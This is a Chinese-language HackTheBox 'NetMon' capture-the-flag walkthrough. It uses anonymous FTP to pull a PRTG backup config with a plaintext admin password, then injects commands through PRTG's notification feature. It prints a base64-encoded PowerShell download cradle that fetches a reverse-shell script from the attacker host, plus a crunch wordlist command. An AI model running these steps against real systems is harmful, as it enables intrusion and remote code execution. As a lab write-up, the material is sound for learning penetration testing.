
前言

Author: 0x584A



- nmap
- ftp anonymous
- PRTG Network Monitor command inject
- psexec

信息收集

老规矩，nmap开启局...

```
┌──(x㉿kali)-[~/hackthebox/NetMon]
└─$ cat 10.10.10.152/nmap/Basic_10.10.10.152.nmap
# Nmap 7.91 scan initiated Sat Jan 16 23:54:07 2021 as: nmap -Pn -sCV -p21,80,135,139,445 -oN nmap/Basic_10.10.10.152.nmap 10.10.10.152
Nmap scan report for 10.10.10.152
Host is up (0.085s latency).

PORT    STATE SERVICE      VERSION
21/tcp  open  ftp          Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-02-19  11:18PM                 1024 .rnd
| 02-25-19  09:15PM       <DIR>          inetpub
| 07-16-16  08:18AM       <DIR>          PerfLogs
| 02-25-19  09:56PM       <DIR>          Program Files
| 02-02-19  11:28PM       <DIR>          Program Files (x86)
| 02-03-19  07:08AM       <DIR>          Users
|_02-25-19  10:49PM       <DIR>          Windows
| ftp-syst:
|_  SYST: Windows_NT
80/tcp  open  http         Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
|_http-server-header: PRTG/18.1.37.13946
| http-title: Welcome | PRTG Network Monitor (NETMON)
|_Requested resource was /index.htm
|_http-trane-info: Problem with XML parsing of /evox/about
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-01-17T04:54:17
|_  start_date: 2021-01-17T04:50:52

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jan 16 23:54:23 2021 -- 1 IP address (1 host up) scanned in 16.18 seconds
```

可以看的ftp端口是开放的，nmap脚本扫一下存在未授权访问，成功在 `/Users/Public` 目录下拿到 user flag

```
┌──(x㉿kali)-[~/hackthebox/NetMon]
└─$ ls
10.10.10.152  scans  user.txt

┌──(x㉿kali)-[~/hackthebox/NetMon]
└─$
```


```
ftp> pwd
257 "/Users/Public" is current directory.
ftp> get user.txt
local: user.txt remote: user.txt
200 PORT command successful.
125 Data connection already open; Transfer starting.
WARNING! 1 bare linefeeds received in ASCII mode
File may not have transferred correctly.
226 Transfer complete.
33 bytes received in 0.09 secs (0.3778 kB/s)
ftp>
```

80端口则运行着一个 `PRTG Network Monitor` 。

> PRTG 全称Paessler Router Traffic Grapher，是德国Paessler软件公司开发的一套监控软件，用于监控各种IT硬件系统，包括交换机、路由器、防火墙、服务器等设备，通过SNMP协议、WMI等来进行监控，包括CPU、内存、接口流量、PING等。

get root flag

应用程序安装在 `"Program Files (x86)\PRTG Network Monitor"`



```
ftp> dir "Program Files"
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-25-19  09:56PM       <DIR>          Common Files
07-16-16  08:18AM       <DIR>          internet explorer
02-25-19  09:56PM       <DIR>          VMware
11-20-16  08:53PM       <DIR>          Windows Defender
07-16-16  08:18AM       <DIR>          WindowsPowerShell
02-02-19  11:18PM       <DIR>          WinPcap
226 Transfer complete.
ftp> dir "Program Files (x86)"
200 PORT command successful.
125 Data connection already open; Transfer starting.
07-16-16  08:18AM       <DIR>          Common Files
07-16-16  08:18AM       <DIR>          internet explorer
07-16-16  08:18AM       <DIR>          Microsoft.NET
01-17-21  03:42AM       <DIR>          PRTG Network Monitor
11-20-16  08:53PM       <DIR>          Windows Defender
07-16-16  08:18AM       <DIR>          WindowsPowerShell
226 Transfer complete.
ftp> dir "Program Files (x86)\PRTG Network Monitor"
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-02-19  11:17PM       <DIR>          64 bit
02-02-19  11:15PM                 1888 activation.dat
02-02-19  11:18PM       <DIR>          cert
12-14-17  12:40PM              2461696 chartdir51.dll
12-14-17  12:40PM              9077248 ChilkatDelphiXE.dll
12-14-17  12:40PM              2138986 chrome.pak
```

在 ftp 中翻目录，它是直接映射了 `C:\` 目录，因为权限问题系统目录无法直接浏览。`dir -a` 多了一个为 `ProgramData` 的文件夹。

```
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-02-19  11:18PM                 1024 .rnd
02-25-19  09:15PM       <DIR>          inetpub
07-16-16  08:18AM       <DIR>          PerfLogs
02-25-19  09:56PM       <DIR>          Program Files
02-02-19  11:28PM       <DIR>          Program Files (x86)
02-03-19  07:08AM       <DIR>          Users
02-25-19  10:49PM       <DIR>          Windows
226 Transfer complete.
ftp> dir -a
200 PORT command successful.
125 Data connection already open; Transfer starting.
11-20-16  09:46PM       <DIR>          $RECYCLE.BIN
02-02-19  11:18PM                 1024 .rnd
11-20-16  08:59PM               389408 bootmgr
07-16-16  08:10AM                    1 BOOTNXT
02-03-19  07:05AM       <DIR>          Documents and Settings
02-25-19  09:15PM       <DIR>          inetpub
01-16-21  11:50PM            738197504 pagefile.sys
07-16-16  08:18AM       <DIR>          PerfLogs
02-25-19  09:56PM       <DIR>          Program Files
02-02-19  11:28PM       <DIR>          Program Files (x86)
02-25-19  09:56PM       <DIR>          ProgramData
02-03-19  07:05AM       <DIR>          Recovery
02-03-19  07:04AM       <DIR>          System Volume Information
02-03-19  07:08AM       <DIR>          Users
02-25-19  10:49PM       <DIR>          Windows
226 Transfer complete.
ftp>
```

里面的 `Paessler` 文件夹中又存在一个 `PRTG Network Monitor` 文件夹，该目录就是 PRTG 的数据目录。具体目录对应说明见：https://www.paessler.com/manuals/prtg/data_storage

留意到存 `.old.bak` 带备份后缀的文件，直接下载它，并搜索 password 可以看到存在一个被注释的用户名及密码。

```
wget ftp://10.10.10.152/ProgramData/Paessler/PRTG%20Network%20Monitor/PRTG%20Configura
```

`tion.old.bak`


```
┌──(x㉿kali)-[~/hackthebox/NetMon]
└─$ dir
10.10.10.152  PRTG\ Configuration.old.bak  scans  user.txt

┌──(x㉿kali)-[~/hackthebox/NetMon]
└─$
```

```
122             </cloudcredentials>
123             <clusterscangroup>
124               0
125             </clusterscangroup>
126             <commentgroup>
127               0
128             </commentgroup>
129             <comments>
130               <flags>
131                 <encrypted/>
132               </flags>
133             </comments>
134             <dbauth>
135               0
136             </dbauth>
137             <dbcredentials>
138               0
139             </dbcredentials>
140             <dbpassword>
141           <!-- User: prtgadmin -->
142           PrTg@dmin2018
143             </dbpassword>
144             <dbtimeout>
```

```
1 user: prtgadmin
2 pwd: PrTg@dmin2018
```


直接使用这组密码是登录不了的，注意到带 `.bak` 的文件显示时间为 2018，而不带的是 2019。尝试数字加一成功登录。

可以使用字典生成器辅助，进行暴力破解：`crunch 13 13 -t PrTg@dmin%%%% -l aaaa@aaaaaaaa -s PrTg@dmin2015 -c 21`




在 google 搜索到一篇关于命令注入的文章： https://www.codewatch.org/blog/?p=453 ， 尝试复现。

依次点击 `setup -> Account Settings -> add new notification`，在 `Execute Program` 中尝试反弹shell。




发现无法执行，怀疑是特殊字符被转码了，尝试base64一下在执行。

```
$ echo -n "IEX(new-object net.webclient).downloadstring('http://10.10.14.7/Invoke-PowerShellTcp.ps1')" | iconv -t UTF-16LE | base64 -w0
```




其他方法

可以通过命名注入先增加用户名，并提升管理员权限。



因为 445 开放，直接用 psexec 访问目标主机，得到一个交互shell。


Account Settings
My Account
Notifications
Notification Contacts
Schedules
Notifications
Object
Active/Paused
Email and push notificat...
Email to all members of ...
test 0001
Ticket Notification
Active
Active Background Tasks
1x Reporting
PAESSLER
Update Available
Help
6 个项目: 4.2 KiB (4,256 字节), 可用空间 : 4.5 GiB